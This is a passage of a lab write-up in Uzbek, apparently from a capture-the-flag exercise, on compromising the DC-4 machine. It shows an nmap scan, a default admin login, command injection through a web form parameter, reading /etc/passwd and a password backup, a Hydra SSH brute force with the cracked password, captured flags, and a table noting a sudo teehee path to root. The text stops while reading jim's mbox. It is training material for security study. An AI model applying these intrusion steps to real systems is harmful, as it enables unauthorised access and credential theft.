


DC 4 (medium)



Target: 192.168.110.195 (DC-4)

Umumiy Ma'lumotlar

Maydon	Qiymat
IP address	192.168.110.195
Hostname	dc-4
Operation Tizim Nomi (Distribution)	Debian 10+deb9u6 (OpenSSH version based)
Operation Tizim Kernel Versiyasi	Linux 4.9.0-3-686
Web Server dasturi va Versiyasi	nginx 1.15.10
Ochiq Portlar	22/tcp (SSH), 80/tcp (HTTP)

Topilgan Flaglar

User Flag

- User: jim
- Flag: 35e0c3af7f601a51ef9e16cbfc8d5707
- Joylashuvi: /home/jim/local.txt

```
jim@dc-4:~$ ls
backups  local.txt  mbox  test.sh
jim@dc-4:~$ cat local.txt
35e0c3af7f601a51ef9e16cbfc8d5707
jim@dc-4:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
3: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:50:56:9e:90:8d brd ff:ff:ff:ff:ff:ff
    inet 192.168.110.195/24 brd 192.168.110.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:fe9e:908d/64 scope link
        valid_lft forever preferred_lft forever
jim@dc-4:~$
```

Download

Root Flag

- User: root
- Flag: adc71fe3d55c1b50ef18ee13643f08b3
- Joylashuvi: /root/proof.txt

```
root@dc-4:/root# ls
flag.txt  proof.txt
root@dc-4:/root# cat proof.txt
adc71fe3d55c1b50ef18ee13643f08b3
root@dc-4:/root# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
3: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:50:56:9e:90:8d brd ff:ff:ff:ff:ff:ff
    inet 192.168.110.195/24 brd 192.168.110.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:fe9e:908d/64 scope link
        valid_lft forever preferred_lft forever
root@dc-4:/root#
```

Topilgan Zaifliklar

Nomi / CVE	Tavsif	Exploit
------------	--------	---------

Command Injection	Web sahifadagi radio button orqali yuborilayotgan buyruqlar filtrlanmagan.	HTTP POST so'rovi orqali ixtiyoriy OS komandalarini yuborish.
Weak Credentials	SSH xizmati uchun zaif foydalanuvchi parollaridan foydalanilgan.	Brute-force (Hydra) yordamida parolni aniqlash.
Sensitive Data Exposure	Foydalanuvchi ichki pochta (mail) boshqa foydalanuvchining paroli ochiq holda qoldirilgan.	/var/mail/jim faylini o'qish.
Sudo Misconfiguration	teehee binar fayli sudo huquqi bilan parolsiz ishlashga ruxsat berilgan.	/etc/passwd fayliga yangi root user qo'shish.

Hisobot (Write-up)

Enumeration (Ma'lumot to'plash)

Dastlab, tarmoqdagi maqsadli IP manzilni skanerlash va ochiq portlarni aniqlash uchun nmap buyrug'idan foydalanildi.

```
nmap -sC -sV 192.168.110.195
```

Komanda parametrlari tahlili:

- sC: Standart nmap skriptlarini ishga tushiradi (default scripts).
- sV: Servislarning versiyalarini aniqlaydi (service version detection).

```

(kuba@mirxojiddin)-[~]
$ nmap -sC -sV 192.168.110.195
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-07 05:35 +0500
Nmap scan report for 192.168.110.195
Host is up (0.16s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
|_ ssh-hostkey:
|_  2048 8d:60:57:06:6c:27:e0:2f:76:2c:e6:42:c0:01:ba:25 (RSA)
|_  256 e7:83:8c:d7:bb:84:f3:2e:e8:a2:5f:79:6f:8e:19:30 (ECDSA)
|_  256 fd:39:47:8a:5e:58:33:99:73:73:9e:22:7f:90:4f:4b (ED25519)
80/tcp    open  http     nginx 1.15.10
|_ http-server-header: nginx/1.15.10
|_ http-title: System Tools
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.54 seconds

(kuba@mirxojiddin)-[~]
$

```

Web / Service Tahlili


Web brauzer orqali 80-portga kirilganda Login sahifasi aniqlandi va **admin** : **admin** default login/paroli orqali tizimga kirildi.




The screenshot shows a web browser window with the address bar displaying "192.168.110.195/index.php". The page title is "Admin Information Systems Login". The login form contains the following elements:

- Username:** A text input field containing the value "admin".
- Password:** A password input field with masked characters "*****".
- Submit:** A button labeled "Submit".


Muvaffaqiyatli kirgandan so'ng "System Tools" bo'limi va buyruqlarni bajarish imkonini beruvchi "Command" havolasi topildi.




Tizimda "List Files" funksiyasi tanlanganda `ls -l` komandasi ishlayotganligi va joriy papkadagi fayllar ko'rinishi tasdiqlandi.



Burp Suite orqali so'rov tahlil qilinganda, radio parametri orqali yuborilayotgan qiymat to'g'ridan-to'g'ri serverda bajarilayotgani (Command Injection) aniqlandi.




Ushbu zaiflikdan foydalanib ls /home buyrug'i yuborildi va tizimda **charles** , **jim** hamda **sam** foydalanuvchilari borligi ma'lum bo'ldi.




Enumeration davomida jim foydalanuvchisining **home** papkasida **backups** katalogi borligi ko'rindi.


 Screenshot – Web tahlil (Rasm №7)




Backups papkasi ichida **old-passwords.bak** nomli fayl borligi aniqlandi.



Ushbu fayl tarkibi cat buyrug'i bilan o'qilganda, juda ko'p miqdordagi parollar ro'yxati qo'lga kiritildi.



Qo'shimcha ravishda `/etc/passwd` fayli o'qilib, foydalanuvchilar haqidagi ma'lumotlar tasdiqlandi.



🔑 Credential Discovery / Brute Force

Topilgan parollar ro'yxati va foydalanuvchilar ismlari asosida Hydra vositasi orqali SSH portiga brute-force hujumi uyushtirildi.

```
hydra -L users.txt -P passwords 192.168.110.195 ssh
```

Komanda parametrlari tahlili:

- L: Foydalanuvchilar ro'yxati (charles, jim, sam).
- P: old-passwords.bak faylidan olingan parollar ro'yxati.

Hujum natijasida `jim` foydalanuvchisi uchun `jibril04` paroli muvaffaqiyatli topildi.

```

(kuba@mirxojiddin)-[~]
$ hydra -L users.txt -P passwords 192.168.110.195 ssh
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations
, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-07 05:49:19
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 756 login tries (l:3/p:252), ~48 tries per task
[DATA] attacking ssh://192.168.110.195:22/
[STATUS] 260.00 tries/min, 260 tries in 00:01h, 500 to do in 00:02h, 12 active
[22][ssh] host: 192.168.110.195 login: jim password: jibril04

```

Initial Access

Topilgan login va paroldan foydalanib SSH protokoli orqali tizimga kiritildi va past imtiyozli shell olindi.

```
ssh jim@192.168.110.195
```

```

(kuba@mirxojiddin)-[~]
$ ssh jim@192.168.110.195
The authenticity of host '192.168.110.195 (192.168.110.195)' can't be established.
ED25519 key fingerprint is: SHA256:0CH/AiSnfSSmNwRAHfnnLhx95MTRyszFXqzT03sUJkk
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.110.195' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
jim@192.168.110.195's password:
Linux dc-4 4.9.0-3-686 #1 SMP Debian 4.9.30-2+deb9u5 (2017-09-19) i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have mail.
Last login: Sun Apr  7 02:23:55 2019 from 192.168.0.100
jim@dc-4:~$
jim@dc-4:~$

```

Jim foydalanuvchisi sifatida birinchi flag (local.txt) o'qildi.

```
jim@dc-4:~$ ls
backups  local.txt  mbox  test.sh
jim@dc-4:~$ cat local.txt
35e0c3af7f601a51ef9e16cbfc8d5707
jim@dc-4:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
3: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:50:56:9e:90:8d brd ff:ff:ff:ff:ff:ff
    inet 192.168.110.195/24 brd 192.168.110.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:fe9e:908d/64 scope link
        valid_lft forever preferred_lft forever
jim@dc-4:~$
```

Download

Local Enumeration

Jimning uy papkasidagi boshqa fayllar (mbox va test.sh) ko'zdan kechirildi.

```
jim@dc-4:~$ ls
backups  local.txt  mbox  test.sh
jim@dc-4:~$ cat mbox
